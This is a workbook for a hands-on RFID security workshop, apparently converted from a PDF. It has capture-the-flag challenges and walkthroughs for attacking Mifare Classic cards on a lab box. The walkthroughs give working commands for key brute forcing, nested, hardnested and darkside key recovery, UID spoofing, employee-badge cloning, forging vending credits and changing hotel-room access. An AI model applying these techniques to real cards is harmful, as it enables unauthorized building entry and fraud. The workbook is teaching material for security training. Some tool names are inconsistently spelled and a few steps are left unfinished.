
The Flipper Zero can brute force key and it will go through many keys by default, but you for this exercise the key is not included in the default list, and you will need to add your own user lists to the Flipper Zero as well:

https://github.com/UberGuidoZ/Flipper/blob/main/NFC/mf_classic_dict/mf_classic_dict_user.nfc

Download the file and either use the SDCard or the qFlipper application to upload the file to the device. When viewing the Mifare Classic Keys configuration screen within the extra actions menu of the NFC module you would need to see that keys are added to User dictionary.



Next up is to perform the read command within the NFC module to brute force with the new keys. You can stop the reading and brute forcing as soon as its passed Sector 4, which can take some time:



Your brute force was not successful if the following line is still present in your save file:

```
Block 19: FF FF FF FF FF FF 3F 03 CC 69 ?? ?? ?? ?? ?? ??
```

If the brute force succeeded you will have the following data in Block 19 in the save file:

```
Block 19: FF FF FF FF FF FF 3F 03 CC 69 5C 43 A7 5C 65 A0
```

Once the save file has the correct key B on block 19 then you can go ahead and modify the file with writing the flag on Block 18:

```
Block 18: 66 6C 61 67 7B 42 72 75 74 33 33 33 33 33 33 7D
```

```
Block 19: FF FF FF FF FF FF 3F 03 CC 69 5C 43 A7 5C 65 A0
```

As usual upload the file again through qFlipper and write to a card or emulate and you will be awarded some points when checking the flag on the OctoBox.

ACR122U

Execute the following command to retrieve the sector 1:

```
crid --read_sector 4 --data_format string
```

Which should output the following information:



Displaying sector 4

Block	Data
Block 16	Find KEY B.....
Block 17	for the flag....
Block 18	
Block 19Di.....

So we need to find KEY B which is indicated by the hint within the sector and the access bit. For this challenge we begin with a simple brute force attack and to save time, we will work with a predefined wordlist that you can find within the fileserver or within the GitHub Repository of crid. Then execute the following command to initiate the brute force command

```
crid --brute_force_keys 18 --key_list mifare_access_keys_top100.dic --key_type B
```

```
Total keys: 100
100% |#####|
INFO: Valid key found (Type B): 5C43A75C65A0 for block 18.
```

Now the key can be used to write the flag to block 18:

```
crid --write_block 18 --key_type B --key_value 5C43A75C65A0 --data
666C61677B427275743333333333337D
```

```
INFO: Loaded the key [92, 67, 167, 92, 101, 160] as location 1..
INFO: Authenticated using the key [92, 67, 167, 92, 101, 160] as 97 for block 18.
INFO: Loaded the key [92, 67, 167, 92, 101, 160] as location 1..
INFO: Authenticated using the key [92, 67, 167, 92, 101, 160] as 97 for block 18.
INFO: Write successful for block 18.
```

We can validate that the write was successful by reading back block 18:

```
crid --read_block 18 --key_type B --key_value 5C43A75C65A0 --data_format string
```

```
INFO: Loaded the key [92, 67, 167, 92, 101, 160] as location 1..
INFO: Authenticated using the key [92, 67, 167, 92, 101, 160] as 97 for block 18.
Block 18: flag{Brut333333}
```



Challenge #6: Nested Attack

Difficulty: Medium

Goal: Exploit a vulnerability to recover keys that are still unknown.

Requirements: Any HF RFID reader/writer and required drivers/software client
Only Mifare Card A will work here.

Challenge Points 125 points

Card A

Sector 5

Block 22

Description

Within this challenge you will need to obtain full access to sector 5 and write a flag to block 22, that resides in sector 5. For this use one of the first discovered Mifare vulnerabilities to recover the missing key, the nested attack.

Keep in mind that in order to execute a nested attack you need to know at least one valid key for any sector, that will need to be provided within the commands to initiate this attack, depending on the tool used.

Access Key A: FFFFFFFFFF

Access Key B: ??????????

The flag can be written on the third block of sector 5 (Block 22) on Mifare Classic Card A and needs to look as follow:

String: flag{H5ck3r}

Hexstring: 666c61677b4835636b33727d00000000

Once you have done the write successfully, test it against the OctoBox.

If you kept your username on the card in sector 2 it should allocate some points for the scoreboard when you scan the card in the OctoBox.

Proxmark

The Proxmark implements the nested attack within the **hf mf nested** command and look at the help menu how you would specify the following:

- The known key
- What block the key can be used for
- Which type of key it is (A or B)
- Which block you want to target
- Which type of key you want to obtain from target block

Once you have the full command ready you should be able to recover the key.

Flipper Zero

Flipper Zero has an application you can install called Mfkey32. It will be available under NFC within the apps modules once you installed the application. Running the tool might be confusing, but first you will need to save a dump of the current card into a file using the reader command in NFC module.

Once you have the card saved, you will need to open the saved card and use the Detect reader command. This will allow you to tap the reader a couple of times to capture nonces which are random cryptographic tokens generated during authentication, once enough nonces are collected the Mfkey32 can perform cryptographic operations and brute forcing to obtain the keys.

ACR122U



The crid tool does provide a --nested_attack flag, however it might be better to use the mfoc application directly, since crid is just a wrapper around that tool for this challenge. Using the mfoc is pretty straightforward, you don't need to specify any argument except, and output file and it will enumerate keys for you automatically and use them to crack all other keys on the card.

References

Mifare Classic Offline Cracker	https://github.com/nfc-tools/mfoc
LibNFC	http://www.libnfc.org/api/



Walkthrough: Nested Attack

Proxmark 3

The nested attack can be executed on the Proxmark by initiating the hf mf nested command. Essentially you need to provide some valid authentication details:

```
-k, --key <hex>      Key specified as 12 hex symbols
--mini               MIFARE Classic Mini / S20
--1k                 MIFARE Classic 1k / S50
--2k                 MIFARE Classic/Plus 2k
--4k                 MIFARE Classic 4k / S70
--blk <dec>          Input block number
-a                   Input key specified is A key (default)
-b                   Input key specified is B key
```

Then optionally specify which target key you want to extract:

```
--tblk <dec>         Target block number
--ta                 Target A key (default)
--tb                 Target B key
```

This would assemble the following command to obtain key 22:

```
hf mf nested --blk 22 -a -k FFFFFFFFFF --tblk 22 --tb
```

When executing this you would receive the following:

```
[usb] pm3 --> hf mf nested --blk 22 -a -k FFFFFFFFFF --tblk 22 --tb
[+] Found 1 key candidates
[+] Target block 22 key type B -- found valid key [ A6BFC17F07E9 ]
```

Writing the flag on block 22 is now easy:

```
hf mf wrbl --blk 22 -b -k A6BFC17F07E9 -d 666c61677b4835636b33727d00000000
```

Scan the card on the OctoBox to get some points!

Flipper Zero

First make a save file of the RFID card.

Now within the NFC module, use the save menu to open the previously stored capture of your card and choose the option detect reader. With this screen loaded, you can go to the OctoBox and tap the reader a couple of times until 10 nonces are captured:



Now that the nonces are stored click next a couple of times and open the Mfkey32 application from the Apps within your Flipper Zero.



Mfkey32
MF

Cracking: 2/5 - in prog.

Round: 1/32 - ETA 110 Sec

Total ETA 1798 Sec

This process can take some time, but at the end you will receive the

ACR122U

Execute the following command to retrieve the sector 5:

```
crid --read_sector 5 --data_format string
```

Which should output the following information:

Displaying sector 5

Block	Data
Block 20	Nested attack...
Block 21
Block 22	
Block 23	

Similar as previous challenges, the access bit state that we need key B to write to block 22. The nested attack can be executed using mfoc, and since we know that the key FF FF FF FF FF FF works on block 20 we can use that key as input to obtain key B:

```
mfoc -O <filename>
```

Now the key can be used to read block 22:

```
crid --write_block 22 --key_type B --key_value A6BFC17F07E9 --data
666c61677b4835636b33727d00000000
```



Challenge #7: Hardnested Attack

Difficulty: Medium

Goal: Perform hardnested attack

Requirements: Any HF RFID reader/writer and required drivers/software client
Only Mifare Card B will work here.

Challenge Points 150 points

Card B

Sector 6

Block 26

Description

Within this challenge you will need to obtain full access to sector 6 and write a flag to block 26, that resides in sector 6. Unfortunately, you most likely received the key for this sector already in the previous exercise, unless I was able to provide cards with hardened randomization that requires the hardnested attack.

Access Key A: FFFFFFFFFF

Access Key B: ??????????

The flag can be written on the third block of sector 6 (Block 26) on Mifare Classic Card B and needs to look as follow:

String: flag{h4rdn3st3d}

Hexstring: 666c61677b683472646e33737433647d

Once you have done the write successfully, test it against the OctoBox.

If you kept your username on the card in sector 2 it should allocate some points for the scoreboard when you scan the card in the OctoBox

Proxmark

The Proxmark implements the hardnested attack in the hf mf staticnested command. The options are similar to how the nested attack works.

Flipper Zero

Flipper Zero does not support hardnested attack in the original firmware. There is a project that implements the attack: <https://github.com/AloneLiberty/FlipperNested>

However, for this current version of the workshop I was not able to fully work this out yet (sorry).

Feel free to explore these guidelines:

<https://github.com/AloneLiberty/FlipperNested/wiki/Usage-guide>

ACR122U

In order to perform the hardnested attack using the ACR122U you will need to use the miLazyCracker tool.

References

miLazyCracker	https://github.com/nfc-tools/miLazyCracker
Paper about hardnested attacks	https://www.cs.ru.nl/~rverdult/Ciphertext-only_Cryptanalysis_on_Hardened_Mifare_Classic_Cards-CCS_2015.pdf
Crypto1 Hardnested attack C implementation	https://github.com/acqid/crypto1_bs





Walkthrough: Hardnested Attack

Proxmark 3

When doing a regular nested attack on Card B you will receive the following message:

```
[usb] pm3 --> hf mf nested --blk 26 -a -k FFFFFFFFFFFF --tblk 26 --tb
[#] 1 static nonce 009080a2
[!] Static nonce detected. Quitting...
```

The Proxmark has a specific command builtin to initiate the hardnested attack.

```
hf mf staticnested --blk 26 --1k -a -k FFFFFFFFFFFF
```

Flipper Zero

Could be done with the Flipper Zero with some custom application, currently not implemented in this workshop (see description)

ACR122U

Execute the following command to retrieve the sector 5:

```
crd --read_sector 6 --data_format string
```

Which should output the following information:

Displaying sector 6	
Block	Data
Block 24	Try Harder!.....
Block 25
Block 26	
Block 27	

Launch miLazyCracker to perform all the attacks which also includes the hardnested attack.

```
miLazyCracker
```

Now the key can be used to write to block 26:

```
crd --write_block 26 --key_type B --key_value C231A8065BA8 --data
666c61677b683472646e33737433647d
```



Challenge #8: Darkside Attack		
Difficulty: Medium Goal: Try to gain access to all the data Requirements: Any HF RFID reader/writer and required drivers/software client Any Mifare Card will work here. Challenge Points 150 points		
Card B	Sector 7	Block 30
Description		
<p>Within this challenge you will need to obtain full access to sector 7 and write a flag to a specific block, that resides in sector 7. For this use one of the first discovered Mifare vulnerabilities to recover the missing key.</p> <p style="text-align: center;">Access Key A: FFFFFFFFFF Access Key B: ??????????</p> <p>The flag can be written on the third block of sector 7 (Block 30) on one of the Mifare Classic Cards and needs to look as follow:</p> <div style="background-color: #f0f0f0; padding: 10px; text-align: center;"> String: flag{D4rKS1d3d!} Hexstring: 666c61677b4434724b5331643364217d </div> <p>Once you have done the write successfully, test it against the OctoBox.</p> <p>If you kept your username on the card in sector 2 it should allocate some points for the scoreboard when you scan the card in the OctoBox</p> <p>Proxmark</p> <p>The Proxmark implements the darkside attack in the hf mf darkside command. Please take a look at the help menu on how to use the hf mf darkside attack. You will need to pass two parameters to make sure you obtain the correct key.</p> <p>Flipper Zero</p> <p>Flipper Zero does not support darkside attack in the original firmware.</p> <p>ACR122U</p> <p>The darkside attack specifically can be executed using the mfcul tool.</p>		
References		
mfcuk	https://github.com/nfc-tools/mfcuk	



Walkthrough: Darkside Attack

Proxmark 3

The darkside attack to obtain the key B from the card for block 30 is the following:

```
hf mf darkside --blk 30 -b
```

Flipper Zero

Can not be done with the Flipper Zero currently.

ACR122U

Execute the following command to retrieve the sector 5:

```
crid --read_sector 7 --data_format string
```

Which should output the following information:

Block	Data
Block 28	JoinTheDarkside!
Block 29
Block 30	
Block 31	

Use mfclk to gain access as it will perform the darkside attack

```
mfclk -C -R -1
```

Now with the key use it to write to block 30:

```
crid --write_block 30 --key_type B --key_value 139EDF597796 --data  
666c61677b4434724b5331643364217d
```



Challenge #9: Vault

Difficulty: Medium

Goal: Modifying the UID of the card

Requirements: Any HF RFID reader/writer and required drivers/software client
Any Mifare Card with the magic hat logo present

Challenge Points 150 points

Card A or B

Sector 0

Block 0

Description

The UID is the first 4 or 7 bytes within the first block of the card. This block is supposed to be read-only and a way to ensure authenticity. However, you can buy special Mifare cards called Magic Mifare Cards that have a modified chipset that allow modifying the UID. There are different versions of these, indicated with Gen1,2,... . It usually works by sending a custom ADPU command to enable writing the UID, most of the times this will be implemented in an easy command within your tool.

The goal of this challenge is modifying the UID of your card so it has the following UID:

UID: DEADBEEF

Once you have modified the UID of your card successfully, test it against the OctoBox.

If you kept your username on the card in sector 2 it should allocate some points for the scoreboard when you scan the card in the OctoBox

Proxmark

The `hf mf csetuid` command in the Proxmark CLI can be used to change the UID of the card.

Flipper Zero

Currently did not find a way to change the UID of the card using the Flipper Zero, but emulation is possible. So within the NFC module you can manually add a card with 4 byte UID.

ACR122U

Currently this is not implemented within the `crd` tool but there is a tool within the `lib-nfc` suite that allow you to write 4-byte UID's to magic cards. The tool can be executed using the `nfc-mfsetuid` command.



Walkthrough: Vault

Proxmark 3

The proxmark has many implementation of the different version of the mifare magic cards.

```
----- magic gen1 -----
cgetblk      Read block from card
cgetsc       Read sector from card
cload        Load dump to card
csave        Save dump from card into file or emulator
csetblk      Write block to card
csetuid      Set UID on card
cview        View card
cwipe        Wipe card to default UID/Sectors/Keys
----- magic gen3 -----
gen3uid      Set UID without changing manufacturer block
gen3blk      Overwrite manufacturer block
gen3freeze   Perma lock UID changes. irreversible
----- magic gen4 GTU -----
ginfo        Info about configuration of the card
ggetblk      Read block from card
gload        Load dump to card
gsave        Save dump from card into file or emulator
gsetblk      Write block to card
gview        View card
gchpwd       Change card access password. Warning!
----- magic gen4 GDM -----
gdmcfg       Read config block from card
gdmsetcfg    Write config block to card
gdmsetblk    Write block to card
```

If you want to verify if the card is capable of the mifare magic backdoor commands for gen1 cards you can execute the following command:

```
hf mf cview
```

This should output the whole card without any problems. Next step would be to overwrite the UID of the card using the following command:

```
hf mf csetuid -u DEADBEEF
```

```
[usb] pm3 --> hf mf csetuid -u DEADBEEF
[+] old block 0... 1D540E6F280804006263646566676869
[+] new block 0... DEADBEEF220804006263646566676869
[+] Old UID... 1D 54 0E 6F
[+] New UID... DE AD BE EF ( verified )
```

When reading the card with hf search it showed the UID modification was successful, and with this you can open the gates on the OctoBox.

```
[usb] pm3 --> hf search
[!] Searching for ISO14443-A tag...
[+] UID: DE AD BE EF
```

Flipper Zero




With the flipper you can emulate the UID easily when using the Add Manually functionality within the NFC module:




Then select NFC-A 4 bytes UID




SAK: 08



ATQA: 00 04



UID: DE AD BE EF



Then save the card as any filename you want and then open that card again in the next menu or under the Saved menu of the NFC module, and start the Emulate UID function:



Emulate UID

Edit UID

Info

Rename

This emulates the UID of the card, which is enough for this exercise but could differ from other systems where other data on Mifare card is also verified, which is often the case for access cards.

ACR122U

Execute the command **nfc-mfsetuid DEADBEEF** to write the UID of the card:

```
► nfc-mfsetuid DEADBEEF
NFC reader: ACS / ACR122U PICC Interface opened
Sent bits: 26 (7 bits)
Received bits: 04 00
Sent bits: 93 20
Received bits: 12 34 56 78 08
Sent bits: 93 70 12 34 56 78 08 3c a2
Received bits: 08 b6 dd

Found tag with
UID: 12345678
ATQA: 0004
SAK: 08

Sent bits: 50 00 57 cd
Sent bits: 40 (7 bits)
Received bits: a (4 bits)
Sent bits: 43
Received bits: 0a
Card unlocked
Sent bits: a0 00 5f b1
Received bits: 0a
Sent bits: de ad be ef 22 08 04 00 46
Received bits: 0a
```



Challenge #10: Employee Card		
Difficulty: Medium Goal: Cloning of an employee card. Requirements: Any HF RFID reader/writer and required drivers/software client Challenge Points 150 points		
Card A and B	Sector 8	Block 34
Description		
<p>Let's simulate an example of a real-life scenario where you would want to clone a specific employee card to gain access to the entrance of your target during a red team exercise.</p> <ol style="list-style-type: none"> 1. First make sure you can read sector 8 fully. 2. Then analyse the data on sector 8 for both cards and identify how the system determines which employee scanned their badge. 3. Create an RFID card for the employee with employee number: <p style="text-align: center;">12307</p> <p>If you did not have the keys yet for Sector 8:</p> <p style="text-align: center;">Access Key A: FFFFFFFFFF Access Key B: BE13377331EB</p> <p>Only Block 34 needs to be written, block 33 can stay there as reference for the original value. But you can always reset the card if you want to have all data restored.</p> <p>Once you have gained access of your card successfully, test it against the OctoBox.</p> <p>If you kept your username on the card in sector 2 it should allocate some points for the scoreboard when you scan the card in the OctoBox</p>		



Walkthrough: Employee Card

Proxmark 3

When you have obtained key B for sector 8 you can read the full contents with the following command:

```
hf mf rdsc -s 8 -b -k BE13377331EB
```

```
[=] # | sector 08 / 0x08 | ascii
[=] ---+-----+-----+
[=] 32 | 55 73 65 72 20 49 44 3A 00 00 00 00 00 00 00 00 | User ID:.....
[=] 33 | 31 32 33 30 39 00 00 00 00 00 00 00 00 00 00 00 | 12309.....
[=] 34 | 31 32 33 30 39 00 00 00 00 00 00 00 00 00 00 00 | 12309.....
[=] 35 | 00 00 00 00 00 00 00 3F 03 CC 69 00 00 00 00 00 00 | .....?..i.....
```

As you can see the user ID is just put there as a string within sector, so we can easily modify that sector with the proxmark, using the following command:

```
hf mf wrbl --blk 34 -b -k BE13377331EB -d 31323330370000000000000000000000
```

```
[usb] pm3 --> hf mf wrbl --blk 34 -b -k BE13377331EB -d 31323330370000000000000000000000
[=] Writing block no 34, key B - BE13377331EB
[=] data: 31 32 33 30 37 00 00 00 00 00 00 00 00 00 00 00
[+] Write ( ok )
```

This should provide access to the vault for this challenge when scanning your card on the OctoBox.

Flipper Zero

Make sure you have obtained key B for sector 8 so you can correctly configure the whole sector and the reader is able to use your card. Take your latest NFC file of the workshop card and when reading the data of the sector 8 shows that the UID is just in ASCII format represented in hex:

```
Block 32: 55 73 65 72 20 49 44 3A 00 00 00 00 00 00 00 00
Block 33: 31 32 33 30 39 00 00 00 00 00 00 00 00 00 00 00
Block 34: 31 32 33 30 39 00 00 00 00 00 00 00 00 00 00 00
Block 35: FF FF FF FF FF FF 3F 03 CC 69 BE 13 37 73 31 EB
```

There are a couple of user ID's in the system:

Card A: 3132333039 (hex) → 12309 (ASCII)

Card B: 3136303931 (hex) → 16091 (ASCII)

Modify block 34 so it states the UID 12307 instead which is 3132333037 in hex:

```
Block 32: 55 73 65 72 20 49 44 3A 00 00 00 00 00 00 00 00
Block 33: 31 32 33 30 39 00 00 00 00 00 00 00 00 00 00 00
Block 34: 31 32 33 30 37 00 00 00 00 00 00 00 00 00 00 00
Block 35: FF FF FF FF FF FF 3F 03 CC 69 BE 13 37 73 31 EB
```

Upload the file back and either emulate or write the contents to the workshop card. This should provide access to the vault for this challenge when scanning your card on the OctoBox.





Emulating
Mifare Classic 1K

ACR122U

Once you have identified key B for sector 8 you will be able to read the sector fully to analyse the data and determine how to target a specific user ID.

```
crid --read_sector 8 --key_type B --key_value BE13377331EB --data_format string
```

Block	Data
Block 32	User ID:.....
Block 33	12309.....
Block 34	12309.....
Block 35?..i.....

This challenge was fairly easy as it was just the ASCII encoding we have been using throughout

There are a couple of user ID's in the system:

Card A: 3132333039 (hex) → 12309 (ASCII)

Card B: 3136303931 (hex) → 16091 (ASCII)

That means that user ID 12307 is 3132333037 in hexadecimal.

Lets write that user ID to the card:

```
crid --write_block 34 --key_type B --key_value BE13377331EB --data  
31323330370000000000000000000000
```

This should provide access to the vault for this challenge when scanning your card on the OctoBox.



Challenge #11: Vending Machine	
<p>Difficulty: Hard</p> <p>Goal: Learn how RFID implementation often use some data validation.</p> <p>Requirements: Any HF RFID reader/writer and required drivers/software client</p> <p>Challenge Points 250 points</p>	
Card A and B	Sector 10
Description	
<p>OctoBox has a wonderful vending machine and the two workshop cards both have some credits assigned. Can you hack your way in to gain access to unlimited credits?</p> <p>The goal is to scan a card with 1000 or more credits assigned. The vending machine makes use of sector 10.</p> <p>In case you did not have the keys yet for Sector 10:</p> <p style="text-align: center;">Access Key A: FFFFFFFFFF</p> <p style="text-align: center;">Access Key B: AF720E83D0F1</p> <p>You might need to scan the card on the vending machine to understand how much credits are currently present, which can be useful piece of information to understand the data on the card.</p> <p>Once you have more than 1000 credits you can buy the flag in the vending machine and if you kept your username on the card in sector 2 it should allocate some points on the scoreboard.</p>	



Walkthrough: Vending Machine

Proxmark 3

When you have obtained key B for sector 8 you can read the full contents with the following command:

```
hf mf rdsc -s 10 -b -k AF720E83D0F1
```

```
[=] # | sector 10 / 0x0A | ascii
[=] -----+-----+-----
[=] 40 | 56 65 6E 64 69 6E 67 20 6D 61 63 68 69 6E 65 3A | Vending machine:
[=] 41 | 00 1F 00 00 02 26 00 00 00 00 00 00 00 00 02 39 | .....&.....9
[=] 42 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
[=] 43 | 00 00 00 00 00 00 9F 01 E6 69 AF 72 0E 83 D0 F1 | .....i.r....
```

You can do the same with both cards to obtain the data. If you then scan the card on the vending machine you will notice that the **Card A has 550 credits** and **Card B has 720 credits**.

Card A: 00 1F 00 00 02 26 00 00 00 00 00 00 00 00 02 39 (hex) → 550 credits ¹

Card B: 00 15 00 00 02 D0 00 00 00 00 00 00 00 00 02 33 (hex) → 720 credits

When converting some of the values on the card to different data formats you can find that 02 26 can be converted to 550 as decimal. However, when you try to modify the value of those numbers to a higher number, you will see that the vending machine states incorrect checksum.

After some puzzling you will see that the last two bytes are a checksum and is calculated using simple XOR functions:

The bytes 1 and 2 are xor'ed with bytes 5 and 6 and stored in bytes 15 and 16.

001F **XOR** 0226 = 0239 ²

To set a very large credit amount you could either calculate the checksum or just leave out the transaction number as 0000 and use the same data for the checksum as the data for the credits:

```
hf mf wrbl --blk 41 -b -k AF720E83D0F1 -d 00000000FFFF0000000000000000FFFF
```

This should provide access to the vault for this challenge when scanning your card on the OctoBox.

Flipper Zero

Not written out yet, sorry! But it should be clear what to do if you read the Proxmark or ACR122U explanation.

ACR122U

Once you have identified key B for sector 10 you will be able to read the sector fully to analyse the data and attempt to understand how the vending machine creates a transaction.

```
crld --read_sector 10 --key_type B --key_value AF720E83D0F1 --data_format string
```

¹ <https://www.binaryhexconverter.com/hex-to-decimal-converter>

² [https://cyberchef.org/#recipe=From_Hex\('Auto'\)XOR\(%7B'option':'Hex','string':'001F'%7D,'Standard',false\)To_Hex\('None',0\)To_Upper_case\('All'\)&input=MD5Ng](https://cyberchef.org/#recipe=From_Hex('Auto')XOR(%7B'option':'Hex','string':'001F'%7D,'Standard',false)To_Hex('None',0)To_Upper_case('All')&input=MD5Ng)

Displaying sector 10

Block	Data
Block 40	Vending machine:
Block 41&.....9
Block 42
Block 43i.r....

As you can see the first block is just stating the challenge name but the second does not make much sense. But lets review the hex representation of Block 41.

Initate the command to read block 41

```
crid --read_block 41 --key_type B --key_value AF720E83D0F1
```

You can do the same with both cards to obtain the data. If you then scan the card on the vending machine you will notice that the **Card A has 550 credits** and **Card B has 720 credits**.

Card A: 00 1F 00 00 02 26 00 00 00 00 00 00 00 02 39 (hex) → 550 credits ³

Card B: 00 15 00 00 02 D0 00 00 00 00 00 00 00 02 33 (hex) → 720 credits

When converting some of the values on the card to different data formats you can find that 02 26 can be converted to 550 when taken as an binary number. However, when you try to modify the value of those numbers to a higher number, you will see that the vending machine states incorrect checksum.

After some puzzling you will see that the last two bytes are a checksum and is calculated using simple XOR functions:

The bytes 1 and 2 are xor'ed with bytes 5 and 6 and stored in bytes 15 and 16.

$$001F \text{ XOR } 0226 = 0239^4$$

To set a very large credit amount you could either calculate the checksum or just leave out the transaction number as 0000 and use the same data for the checksum as the data for the credits:

```
crid --write_block 41 --key_type B --key_value AF720E83D0F1 --data 00000000FFFF0000000000000000FFFF
```

This should provide access to the vault for this challenge when scanning your card on the OctoBox.

³ <https://www.binaryhexconverter.com/hex-to-decimal-converter>

⁴ [https://cyberchef.org/#recipe=From_Hex\('Auto'\)XOR\(%7B'option':'Hex','string':'001F'%7D,'Standard',false\)To_Hex\('None',0\)To_Upper_case\('All'\)&input=MDIyNg](https://cyberchef.org/#recipe=From_Hex('Auto')XOR(%7B'option':'Hex','string':'001F'%7D,'Standard',false)To_Hex('None',0)To_Upper_case('All')&input=MDIyNg)



Challenge #12: Hotel Rooms

Difficulty: Hard

Goal: Assuming a scenario where you would want to figure out how your hotel room access is working. Obtain access to room number 420 to obtain some points.

Requirements: Any HF RFID reader/writer and required drivers/software client

Challenge Points 350 points

Card A and B

Sector 11

Description

Imagine you have access to your hotel room in room number 419 using Card A (Spencer) and coincidentally you also found an expired badge Card B (Harper) close to your hotel room door. Can you understand how the door verifies that you have access to the room and obtain access to room number 420?

In case you did not have the keys yet for Sector 11:

Access Key A: 02872FB92433

Access Key B: 14318D91BFE5

With the access keys known you would read the data from both cards and attempt to understand what the data represents. Cross-referencing any known information in different data formats and modifying the data slightly while observing any behaviour changes.

Important information:

Assume the current date is: **10 August 2024**

And we booked a reservation between: **8 and 11 August 2024**

You gain the points if you can open hotel room 420 and if you kept your username on the card in sector 2 it should allocate some points for the scoreboard when you scan the card in the OctoBox.



Walkthrough: Hotel Rooms

Proxmark 3

With the access keys known you would read the data from both cards and attempt to understand what it would mean.

```
hf mf rdsc -s 11 -b -k 14318D91BFE5
```

Card A:

```
[=] # | sector 11 / 0x0B | ascii
[=] ----+-----+-----
[=] 44 | 01 A3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .0.....
[=] 45 | 66 B0 97 20 00 00 00 00 00 00 00 00 00 00 00 00 | f0. ....
[=] 46 | 66 B8 8B A0 00 00 00 00 00 00 00 00 00 00 00 00 | f0.0.....
[=] 47 | 00 00 00 00 00 00 00 F0 FF 00 69 00 00 00 00 00 00 | .....i.....
```

Card B:

```
[=] # | sector 11 / 0x0B | ascii
[=] ----+-----+-----
[=] 44 | 01 A4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .0.....
[=] 45 | 66 B1 F4 20 00 00 00 00 00 00 00 00 00 00 00 00 | f00 .....
[=] 46 | 66 B4 97 20 00 00 00 00 00 00 00 00 00 00 00 00 | f0. ....
[=] 47 | 00 00 00 00 00 00 00 F0 FF 00 69 00 00 00 00 00 00 | .....i.....
```

You have two options, either you update the room number on Card A or you update the timestamps on Card B, for changing the room number, use the following command:

```
hf mf wrbl --blk 44 -b -k 14318D91BFE5 -d 01A40000000000000000000000000000
```

```
[usb] pm3 --> hf mf wrbl --blk 44 -b -k 14318D91BFE5 -d 01A40000000000000000000000000000
[=] Writing block no 44, key B - 14318D91BFE5
[=] data: 01 A4 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[+] Write ( ok )
```

This should provide access to hotel room 420.

Flipper Zero

Not written out yet, sorry! But it should be clear what to do if you read the Proxmark explanation.

ACR122U

Not written out yet, sorry! But it should be clear what to do if you read the Proxmark explanation.



Challenge #13: Speedrun challenge

Difficulty: Hard

Goal: Try to clone a badge as fast as possible

Requirements: Any HF RFID reader/writer and required drivers/software client

Description

For this challenge you will need to clone a configured badge as fast as possible in any way you want, but with one rule:

Its not allowed to write or change the challenge card.

Make sure you are using a wiped challenge card provided by the instructor.

1. Place the challenge card on the reader and wait until the game screen highlights Ready and the play button becomes enabled.
2. Press the play button, where the card will be configured and as soon as the timer starts you can take the card and clone/emulate the card as fast as possible.
3. Place your cloned card on the reader when finished and observe your time.

Goodluck!

